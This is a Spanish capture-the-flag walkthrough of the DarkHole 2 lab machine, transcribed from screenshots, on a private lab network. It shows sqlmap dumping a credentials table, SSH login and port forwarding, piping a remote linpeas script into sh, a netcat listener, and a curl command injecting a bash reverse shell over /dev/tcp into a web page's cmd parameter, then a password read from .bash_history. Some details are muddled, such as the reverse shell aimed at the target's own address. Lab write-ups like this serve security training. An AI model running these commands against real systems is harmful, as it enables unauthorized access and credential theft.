

```
root@mint:~# sqlmap -u "http://192.168.37.132/dashboard.php?id=1" --cookie "PHPSESSID=mv6c8qj90ovg1um7b3ttoptjig" -D darkhole_
2 --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

Ejecutaremos sqlmap con la url y la id de las cookies.




```
[17:30:11] [INFO] fetching en
Database: darkhole_2
Table: ssh
[1 entry]
+----+------+--------+
| id | pass | user   |
+----+------+--------+
| 1  | fool | jehad  |
+----+------+--------+
```

Obtendremos el user (jehad) y la contraseña (fool). Una vez teniendo estos datos accedemos por ssh.




```
root@mint:~# ssh jehad@192.168.37.132
The authenticity of host '192.168.37.132 (192.168.37.132)' can't be established.
ED25519 key fingerprint is SHA256:JmrTZ4RY4EPBC4GpHk9i3+c29L5n1QtcfSgbqG8D2+8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.37.132' (ED25519) to the list of known hosts.
jehad@192.168.37.132's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 24 Feb 2024 06:28:34 PM UTC

  System load:  0.21               Processes:             238
  Usage of /:   52.5% of 12.73GB   Users logged in:       0
  Memory usage: 22%                IPv4 address for ens33: 192.168.37.132
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

299 updates can be applied immediately.
223 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


Last login: Fri Sep  3 05:49:05 2021 from 192.168.135.128
jehad@darkhole:~$ id
uid=1001(jehad) gid=1001(jehad) groups=1001(jehad)
jehad@darkhole:~$
```

Ya estaremos dentro de la máquina.



```
root@mint:~# ssh jehad@192.168.37.132 -L 9999:localhost:9999
jehad@192.168.37.132's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 24 Feb 2024 07:11:59 PM UTC

  System load:  0.44               Processes:             239
  Usage of /:   52.5% of 12.73GB   Users logged in:       1
  Memory usage: 23%                IPv4 address for ens33: 192.168.37.132
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge
```


Ahora abriremos otra ventana y ebntraremos esta vez por el puerto 9999, ya que a partir del comando: curl https://raw.githubusercontent.com/carlospalop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh | sh se vió que una página estaba disponible en el puerto 9999.



Parameter GET['cmd']uid=1002(losy) gid=1002(losy) groups=1002(losy) uid=1002(losy) gid=1002(losy) groups=1002(losy)


Veremos que el usuario es lotsy si en el navegador ponemos el puerto 9999.

A continuación leeremos con netcap en el puerto 443.



```
root@mint:~# nc -lvvp 443
Listening on 0.0.0.0 443
```


En una máquina local escuchando al puerto 443 y a todas las ips posibles.



```
jehad@darkhole:~$ curl -G http://127.0.0.1:9999/ --data-urlencode "cmd= bash -c
'bash -i >& /dev/tcp/192.168.37.132/443 0>&1'"
```

En la máquina que deseamos explotar este comando el cual se ejecuta con la ip y el puerto que estamos escuchando, todo esto para saber el id de losy y poder entrar.

Una vez dentro solo tendremos que mirar en el historial con .bash_history



```
mysql -e '\! /bin/bash'
mysql -u root -p -e '\! /bin/bash'
P0assw0rd losy:gang
clear
sudo -l
```

Y aquí finalmente encontraremos la contraseña de losy (gang) para acceder finalmente.